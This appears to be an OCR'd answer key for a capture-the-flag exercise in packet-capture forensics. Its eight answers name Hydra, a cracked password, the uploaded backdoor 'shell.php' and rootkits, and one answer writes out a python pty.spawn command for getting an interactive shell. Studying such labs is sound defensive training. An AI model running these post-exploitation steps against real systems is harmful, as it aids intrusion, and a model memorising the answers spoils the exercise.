
q-1 There is a very popular tool by Van Hauser which can be used to brute force a series of services. What is the name of this tool?

Answer: HYDRA




q-2 The attacker is trying to log on with a specific username. What is the username?

Answer: jenny




q-3 What is the user's password we found in the analysis?

Answer: password123




q-4 What is the current FTP working directory in the analysis process?

Answer: /var/www/html




q-5 The attacker uploaded a backdoor. What is the backdoor's filename?

Answer: shell.php




q-6 What is the computer's hostname?

Answer: wir3




q-7 Which command did the attacker execute to spawn a new TTY shell? here we asking about the python command we use to invoke an interactive shell?

Answer: python3 -c 'import pty; pty.spawn("/bin/bash")'



q-8 The project can be used to install a stealthy backdoor on the system. It can be very hard to detect. What is this type of backdoor called?

Answer: Rootkit



THANK YOU

THE END